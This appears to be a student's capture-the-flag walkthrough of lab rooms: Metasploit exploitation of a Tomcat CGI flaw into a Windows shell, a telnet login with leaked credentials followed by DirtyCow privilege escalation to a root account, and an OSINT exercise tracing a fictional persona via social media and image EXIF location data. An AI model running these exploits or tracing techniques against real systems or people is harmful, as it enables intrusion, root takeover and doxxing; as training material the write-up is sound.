[*] Meterpreter session 1 opened (10.18.33.10:4444 → 10.10.4.224:49766 ) at 2022-06-28 05:57:27 -0400

meterpreter > shell
Process 1096 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```

After dropping the “shell”, we can use “dir” to see what files does it contain




```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 4277-4242

 Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin

28/06/2022  10:57    <DIR>          .
28/06/2022  10:57    <DIR>          ..
19/11/2020  22:39               825 elfwhacker.bat
19/11/2020  23:06                27 flag1.txt
28/06/2022  10:57            73,802 XJBws.exe
               3 File(s)         74,654 bytes
               2 Dir(s)   8,311,222,272 bytes free

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
```

Here, we can see flag1.txt. By using the “type” command, we are able to see the content of the txt file.

Question 4

LHOST changed to our ip and RHOST is changed to target’s ip



```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.18.33.10
LHOST ⇒ 10.18.33.10
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.4.224
RHOST ⇒ 10.10.4.224
```

Thought Process/Methodology:

Firstly, we must see what version the web is using. Through some research, we are able to get the CVE number for the version and use it to exploit the webserver. By using the Metasploit, we enter the “search” command to find the exploit we want. Then we “use 0” to use the exploit. After that, we have to change the LHOST, RHOST and the TARGETURI. Once we set it, we can run the exploit. Once we’re in, we “drop” a shell into it so that we can access other directories. We check what other directories by using “dir”. We can see that the “flag1.txt” is there. By using the “type” command, we are able to capture the flag.


Day 13: Networking - Coal for Christmas

Tools Used: Kali Linux, OpenVPN, Nmap

Walkthrough

Question 1


We need to use nmap towards the target ip and there we can see a very old application protocol which is telnet



```
┌──(1211101975㉿kali)-[~]
└─$ nmap 10.10.210.250
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-29 10:29 EDT
Stats: 0:00:37 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 82.68% done; ETC: 10:30 (0:00:08 remaining)
Nmap scan report for 10.10.210.250
Host is up (0.30s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
111/tcp open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 45.47 seconds
```

Question 2


Because of how deprecated the protocol is, we can easily get the login credentials without any hassle



```
┌──(1211101975㉿kali)-[~]
└─$ telnet 10.10.210.250
Trying 10.10.210.250...
Connected to 10.10.210.250.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: 
```

Question 3


By using the appropriate command, we are able to get the version of Linux it was running on



```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
```


Question 4

We can get to know all the files within the terminal by using “ls” command



```
$ ls
christmas.sh  cookies_and_milk.txt
```

Here we can see a .txt file, we can open this by using the command “cat”




```
$ cat cookies_and_milk.txt
/***************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//   - Yours Truly,
//         The Grinch
//***************************************************/
```

Well we’re not the first one to get into the system apparently


Question 5

Looks like they were using a modified version of a kernel exploit called DirtyCow mainly dirty.c, we can get the original script from https://dirtycow.ninja/ and copy it into a text editor




```
$ nano dirty.c
```

We also got the specific commands to run the gcc command for the exploir in the original script



```
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
```


We just need to run the command in the terminal (it will take time)



```
$ gcc -pthread dirty.c -o dirty -lcrypt
```


Question 6

We then execute the exploit command after looking at the files



```
$ ./dirty
```

After successfully executed the exploit command we can now replace the password (it takes a while for the profile to be created)




```
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fik57D3GJz/tk:0:0:pwned:/root:/bin/bash

mmap: 7f76e6111000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'firefart'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'firefart'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

The default new username of the exploit is going to be “firefart” as it says in the script


Question 7

We need to change user account to the new one by inputting the password we just changed




```
$ su firefart
Password:
firefart@christmas:/home/santa#
```

We change the directory to the root directory of the new account and then check the files that's hidden in there and open it using ‘cat’ command again



```
firefart@christmas:/home/santa# cd /root
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
```

Then after getting the letter we will follow what it says, which is leaving a coal under the tree after after we done it we can check the hash output by using “md5sum” command



```
firefart@christmas:~# touch coal
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
```

Question 8

The CVE for Dirty COW is **CVE-2016-5195**

Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel

View Exploit   Details

Thought Process:

After getting the target ip, we can do an nmap scan to verify the ports that are currently available. Getting to the system was no hassle at all as they were using telnet which is a very old internet protocol. By running the command, we are able to get the login credentials to the system. From that point on we can use our knowledge from previous days. After discovering that someone had gone way ahead of us and accessed the system, we now need to know what kind of exploit they used. In this case they modified the exploit of DirtyCow to make it in, we just need to find the original one and execute it so that it's going to reset the logins to a fresh new one. After doing the reset properly, we noticed that there was a message left by the other person who entered the system previously before we did. They want us to leave some coal under the christmas tree hence, we will do what he says and that will conclude the day.


Day 14: OSINT – Where's Rudolph?

Tools used: Kali, Firefox

Solution/walkthrough:

Question 1

By going to reddit and search, we found Rudoph's reddit username and his comment history



IGuidetheClaus2020 commented on Loooool i.redd.it/lzu70q... · r/Twitter · Posted by u/FriegusTheBoss

IGuidetheClaus2020 1 point · 2 years ago
Ouch. Some days I love Twitter. Some days, it's just...lol.
Reply Share ···

IGuidetheClaus2020 commented on Chicago Public Library says eliminating fines has paid off - After eliminating overdue fees late last year, Chicago Public Library employees saw something that made everyone smile: a jump in the return of books overdue for six months or more. chicago.suntimes.com/2020/1... · r/books · Posted by u/speckz

IGuidetheClaus2020 6 points · 2 years ago
Fun fact: I was actually born in Chicago and my creator's name was Robert!
Reply Share ···

IGuidetheClaus2020 commented on [deleted by user] · r/christmas · Posted by u/[deleted]


IGuidetheClaus2020 1 point · 2 years ago
All that's missing is some jingle juice!
Reply Share ···

IGuidetheClaus2020 commented on My 2020 display in Fullerton, CA · r/christmas · Posted by u/[deleted]

IGuidetheClaus2020 1 point · 2 years ago
Holy electric bill, Batman!
Reply Share ···

Question 2

According to this post, his was born in Chicago.




IGuidetheClaus2020 commented on Chicago Public Library says eliminating fines has paid off - After eliminating overdue fees late last year, Chicago Public Library employees saw something that made everyone smile: a jump in the return of books overdue for six months or more. chicago.suntimes.com/2020/1... · r/books · Posted by u/speckz

IGuidetheClaus2020 6 points · 2 years ago
Fun fact: I was actually born in Chicago and my creator's name was Robert!
Reply Share ···

Question 3

By copy pasting the comment, we found Robert's last name


I was actually born in Chicago and my creator's name was Robert!
All
Videos
Images
News
Shopping
More
Tools

About 7,760,000 results (0.82 seconds)

https://en.wikipedia.org › wiki › Robert_L

Robert L. May - Wikipedia


Robert L. May (July 27, 1905 – August 11, 1976) was the **creator** of Rudolph the Red-Nosed Reindeer. Contents. 1 Early life; 2 The beginning of Rudolph ...

Died: August 11, 1976, Evanston   Education: Dartmouth College

Early life · The beginning of Rudolph · Rudolph spreads in popularity

Question 4

Rudolph did mention about Twitter here.



IGuidetheClaus2020 commented on Loooool i.redd.it/lzu70q... · r/Twitter · Posted by u/FriegusTheBoss


IGuidetheClaus2020 1 point · 2 years ago

Ouch. Some days I love Twitter. Some days, it's just...lol.

Reply Share ···

Question 5

Using the power of Google, we found his Twitter account and name



About 42 results (0.30 seconds)

Did you mean: ***IGuidetheClaus2020***


https://twitter.com › iguideclaus2020

IGuidetheClaus2020 (@IGuideClaus2020) / Twitter

@IGuideClaus2020. Seeking the truth. Really. Business inquiries: rudolphthered@hotmail.com. North Pole Joined November 2020.

Question 6

Rudolph loves watching the Bachelorette




IGuidetheClaus2020 @IGuideClaus2020 · Nov 25, 2020

Love me some Bachelorette. But Ed? C'mon!

5 6

Question 7

We save the picture and search it using image.google, we can get some news about it. Here we can see "Michigan Avenue"




Home > News & Events > Thompson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance

Thompson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance

December 9, 2019

We then search for where is it, and we get Chicago


Michigan Avenue

About 255,000,000 results (0.57 seconds)

https://en.wikipedia.org › wiki › Michigan_Avenue_(C...


Michigan Avenue (Chicago) - Wikipedia

Michigan Avenue is a north-south street in Chicago which runs at 100 east on the Chicago grid. The northern end of the street is at Lake Shore Drive on the ...

History · Route · North Michigan Avenue and... · From the River southwards

<u>Question 8</u>


We used exif data to extract the data from the image. Thus, we can get it's position


Composite

GPS Latitude	41.891815 degrees N
GPS Longitude	87.624277 degrees W
GPS Position	41.891815 degrees N, 87.624277 degrees W
Image Size	650x510

<u>Question 9</u>


And just right above it, it contains the flag.


IFD0

Resolution Unit	inches
Y Cb Cr Positioning	Centered
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4

<u>Question 10</u>

